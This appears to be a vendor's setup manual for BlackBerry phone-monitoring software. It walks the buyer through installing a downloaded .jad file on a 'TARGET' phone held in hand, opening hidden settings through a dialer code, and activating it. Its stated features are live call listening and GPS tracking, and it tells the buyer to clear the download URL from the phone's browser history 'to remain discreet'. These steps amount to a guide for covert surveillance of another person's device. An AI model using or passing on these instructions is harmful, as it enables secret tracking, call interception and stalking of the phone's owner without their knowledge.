



## Blackberry Getting Started!

Note that the TARGET phone is the phone you will be tracking and monitoring.

Before we get started, please make sure you meet the following requirements:

1. You have a compatible TARGET phone physically in your hand for installation.
2. The TARGET phone has internet enabled on it through Wifi, GPRS or 3G.
3. The TARGET phone has conference call or three way calling enabled by the network operator for live call listening.
4. The TARGET phone has GPS or Location Services enabled.
5. The TARGET phone has sim card registered with the network operator.

### Getting Started – Finding your software activation code after purchase

login <http://portal.backupspy.com>

To activate the software, you need your software activation code.

- From your account Dashboard, click '**Account**' from the side menu.
- Where it says '**License key**', you will see your software activation code. Please write this down to activate your software during installation. See the picture below for example.


The screenshot shows the 'Account Settings' page. On the left is a sidebar with 'new events 145' and 'Last login: 10:03AM Mar 6 2013'. The sidebar menu includes 'Dashboard', 'Account', and 'Control Center'. A red arrow labeled '1' points to the 'Account' menu item. The main content area is titled 'Account Settings' with a subtitle 'Update User ID, Email, Name, and Password associated with the account login.' Below this is a 'SETTINGS' section with a 'LICENSE PROFILE' subsection. There are two tabs: 'ACTIVE' and 'WAITING TO ACTIVATE'. A table lists license profiles with columns: LICENSE KEY, PRODUCT NAME, USERNAME, AVATAR, DEVICE NAME, DEVICE IMAGE, PHONE NUMBER, LAST CONNECTED TIME, and ACTION. The first row shows a license key of '33258' (highlighted with a red box and a red arrow labeled '2'), product name 'AnyPhone', and other details.

LICENSE KEY	PRODUCT NAME	USERNAME	AVATAR	DEVICE NAME	DEVICE IMAGE	PHONE NUMBER	LAST CONNECTED TIME	ACTION
33258	AnyPhone					44111222334	2012-11-02 10:26:59	

## Part 1 – Installation and Activation

All of these installation steps are performed entirely on the **TARGET** phone itself. We are using Blackberry firmware version 7.1.0 as an example. For **TARGET** phones running earlier or later versions of the Blackberry operating system, the steps might be slightly different.


1. Get the phone in hand and go to the phone's browser.




2. Enter the download link <http://mspy.im/ex/bx.jad> and hit Go




3. Tap **“Download”**.




4. Download begins. Please wait for the download to complete.




5. Installation has now been done. Please ignore this popup. No need to tap on it, but wait for the next screen to be shown.



6. Tap **“Save”** to grant permissions. If you’re not asked to do this, do not worry as permissions may have already been set up.




7. Now you can tap “OK”




8. Go back to **HOME** screen page and click “Call”.




9. Type in **\*#900900900**




10. Dial or call **\*#900900900** and hit “**End Call**” to enter the software settings screen.



11. Software is ready to be activated.




12. Tap "**Blackberry Menu key**" and tap "**Activate**".




13. Enter your **Activation Code** that you received from your dashboard and tap "**Activate**".

The product is not yet activated.  
To activate product go to application menu  
and press "Activate".


A dark-themed mobile app interface. At the top, a white text box with a red border contains the text "Please enter Activation code:" followed by the code "123456". Below this, there are two buttons: a blue "Activate" button and a grey "Cancel" button. The "Activate" button is also highlighted with a red border.

14. Activation begins. Please wait to fully activate the software.





15. Congratulations! You have successfully activated the software.



To remain discreet, it is recommended to remove download URL (<http://dmw.cc/d>) from the phone's web browsing history.

## Part 2 – Deactivation


You should deactivate the software when you no longer want to use it, or when you want to move the software to another compatible Target phone.

Please remember that deactivation will delete ALL DATA from the web account and it cannot be retrieved. If you want to deactivate, please login to your dashboard first, download the data to your computer and then verify the contents of the report file using Microsoft Excel. If the report file is correct and all data is present then continue on with deactivation and uninstallation.

1. On the Target phone, access the dialer, enter **\*#your-activation-code** and dial this as a call. After a few seconds, the software screen should appear.




2. Once deactivation is successful, tap '**OK**' when prompted. The software has been successfully deactivated on the **TARGET** phone which means no more data will be uploaded to your web account but the software still remains on the **TARGET** phone until you uninstall it.




### Part 3 - Uninstallation


If you want to uninstall the software after deactivation, please access the software menu again by dialing \*#9000900900 and tap **“Blackberry Menu Key”** and **“Uninstall”**.



1. Tap **“YES”**



2. Tap **“OK”** restart the phone by removing phone’s battery.



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